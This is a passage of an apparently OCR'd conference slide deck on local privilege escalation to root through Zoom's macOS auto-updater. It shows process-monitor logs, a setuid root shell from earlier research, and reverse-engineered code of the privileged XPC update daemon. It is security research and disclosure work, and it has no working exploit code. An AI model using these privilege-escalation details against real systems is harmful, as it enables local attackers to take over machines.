
You're ~~Muted~~ Rooted

Exploiting Zoom on macOS



WHOAMI



Patrick Wardle

Objective-See Foundation, 501(c)(3)

- macOS security Tools
- "The Art of Mac Malware" books
- "Objective by the Sea" conference

Outline



Background

Crypto Bug



Downgrade Attack

Fix(es)






Via multiple flaws in Zoom's "auto update" feature, on macOS a local attacker/malware could trivially escalate privileges to root.

Background

previous research + a new feature




Previous Research (@DEF CON, 2017)

on exploiting installers in general



DefCon 25
"Death By 1000 Installers"



Previous Research (2020)

root, via Zoom's installer

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/bin/sh",
      "./runwithroot",
      ...
    ],
  }
}

% ls -lart com.apple.install.v43Mcm4r
...
-rwxr-xr-x  1 user  staff   runwithroot
```


running as root

executing script

owned by user !

```
Last login: Mon Mar 30 16:30:52 on ttys007
/tmp/ksh ; exit;
tester@users-Mac ~ % /tmp/ksh ; exit;
# whoami
root
#
```

setuid (root) shell



whoami: root

Resolved issues

- Resolved an issue where a malicious party with local access could tamper with the Zoom installer to gain additional privileges to the computer
- Resolved an issue where a malicious party with local access could gain access to a user's webcam and microphone

"The 'S' in Zoom, Stands for Security"


https://objective-see.org/blog/blog_0x56.html


A Recent Observation

password needed for install/uninstall




password (required)





Installation


Password required !
(or Touch ID)




Uninstallation

A Recent Observation


but no password required for (auto)updates!?




"Auto update"
(enabled by default)




on an update:
no password needed!?





Update alert



An (Auto) Update

Zoom's updater application: ZoomAutoUpdater.app



Updater app

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
   "uid" : 501,
    "arguments" : [
      "~/Library/Application Support/zoom.us/AutoUpdater/UpdaterApp/
                  ZoomAutoUpdater.app/Contents/MacOS/ZoomAutoUpdater",
      "1",
      "~/Library/Application Support/zoom.us/AutoUpdater",
      "~/Library/Application Support/zoom.us/AutoUpdater/Zoom.pkg",
       ...
    ]
    "path" : "~/Library/Application Support/zoom.us/AutoUpdater/UpdaterApp/
                        ZoomAutoUpdater.app/Contents/MacOS/ZoomAutoUpdater",
    "name" : "ZoomAutoUpdater",
    "pid" : 57957
  }
}
```

the update .pkg

the updater app

ZoomAutoUpdater.app
(invoked with the update package)

An (Auto) Update

XPC connection to an updater daemon

```
01  /* @class ZMAutoUpdaterDaemonXPCServerMgr */
02  -(void *)connectToHelperTool {
03
04      if([self daemonHelperConnection] == 0x0) {
05
06          //make connection
07          // Mach/XPC service name: "us.zoom.ZoomDaemon"
08          [self setDaemonHelperConnection: [[NSXPCConnection alloc]
09                  initWithMachServiceName:@"us.zoom.ZoomDaemon" options:0x1000]];
10
11          //protocol (implemented in remote service)
12          [[self daemonHelperConnection] setRemoteObjectInterface:
13                  [NSXPCInterface interfaceWithProtocol:@protocol(ZMDaemonXPCProtocol)]];
14
15          [[self daemonHelperConnection] resume];
16      }
17
18      return [self daemonHelperConnection];
19  }
```

connect via XPC to: **us.zoom.ZoomDaemon**

(XPC) connection to "us.zoom.ZoomDaemon"



Zoom's updater app **Zoom's updater daemon**

An (Auto) Update

Zoom's updater daemon: us.zoom.ZoomDaemon

/Library/LaunchDaemons/us.zoom.ZoomDaemon.plist

```
01  <?xml version="1.0" encoding="UTF-8"?>
02  ...
03  <dict>
04    <key>Label</key>
05    <string>us.zoom.ZoomDaemon</string>
06    <key>MachServices</key>
07    <dict>
08      <key>us.zoom.ZoomDaemon</key>
09      <true/>
10    </dict>
11    <key>Program</key>
12    <string>/Library/PrivilegedHelperTools/us.zoom.ZoomDaemon</string>
13    <key>ProgramArguments</key>
14    <array>
15      <string>/Library/PrivilegedHelperTools/us.zoom.ZoomDaemon</string>
16    </array>
17  </dict>
18  </plist>
```

Mach (XPC) service:
"us.zoom.ZoomDaemon"

path to binary

```
% ls -lart /Library/PrivilegedHelperTools/us.zoom.ZoomDaemon
-r-xr--r--  1 root  wheel /Library/PrivilegedHelperTools/us.zoom.ZoomDaemon

% ps aux
...
root 14941 ... /Library/PrivilegedHelperTools/us.zoom.ZoomDaemon
```



us.zoom.ZoomDaemon: owned & runs as root

An (Auto) Update

Zoom's updater daemon protocol: ZMDaemonXPCProtocol

(privileged) methods invocable by clients
(e.g. Zoom's updater application)

```
% class-dump /Library/PrivilegedHelperTools/us.zoom.ZoomDaemon

@interface ZMDaemonHelperXPCMgr : NSObject <NSXPCListenerDelegate, ZMDaemonXPCProtocol>
...

@property(retain) NSXPCListener *listener; // @synthesize listener=_listener;
- (void)checkIfZoomQuit:(long long)arg1;
- (void)launchApp:(id)arg1 arguments:(id)arg2;
- (id)getSafeInstallPath;
- (void)uninstallDaemonHelperWithReply:(CDUnknownBlockType)arg1;
- (void)getInstallNewPackageStatusWithReply:(CDUnknownBlockType)arg1;
- (void)installNewPackage:(id)arg1 reply:(CDUnknownBlockType)arg2;
- (void)exitDaemonHelperWithReply:(CDUnknownBlockType)arg1;
- (void)runDaemonHelperWithReply:(CDUnknownBlockType)arg1;
- (BOOL)listener:(id)arg1 shouldAcceptNewConnection:(id)arg2;
...
```

install update?

validate clients

ZMDaemonXPCProtocol methods (us.zoom.ZoomDaemon)

An (Auto) Update

updater app → daemon "installNewPackage:"

ZoomAutoUpdater.app

```
01  /* @class ZMAutoUpdaterInstaller */
02  -(void)installPackage:(void *)arg2 isInstallForAllUsers:(char)arg3 result:(void *)arg4 {
03      ...
04      [[ZMAutoUpdaterDaemonHelper sharedInstance] installPackage:pkg result:result];
```

```
01  /* @class ZMAutoUpdaterDaemonHelper */
02  -(void)installPackage:(void *)arg2 result:(void *)arg3 {
03      rax = [self xpcMgr];
04      [rax installNewZoomPackage:arg2 result:rcx];
```

```
01  /* @class ZMAutoUpdaterDaemonXPCServerMgr */
02  -(void)installNewZoomPackage:(void *)arg2 result:(void *)arg3 {
03      rax = [self connectToHelperTool];
04      rax = [rax remoteObjectProxyWithErrorHandler:rdx];
05      ...
06      [rax installNewPackage:arg2 reply:rcx];
```

1. connect to daemon
2. invoke method




us.zoom.Zoom
(priv'd helper)

```
installNewPackage:(id)arg1
    reply:(CDUnknownBlockType)arg2;
```

An (Auto) Update

update completed by macOS's installer




```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
     "name" : "installer",
     "path" : "/usr/sbin/installer",
     "uid" : 0,
     "arguments" : [
       "installer",
       "-verboseR",
       "-pkg",
       "/Library/Application Support/zoom.us/zoomTmp.pkg",
       "-target",
      "/" ]
      ...
}
```

macOS installer (spawned by daemon, hence **uid: 0**)

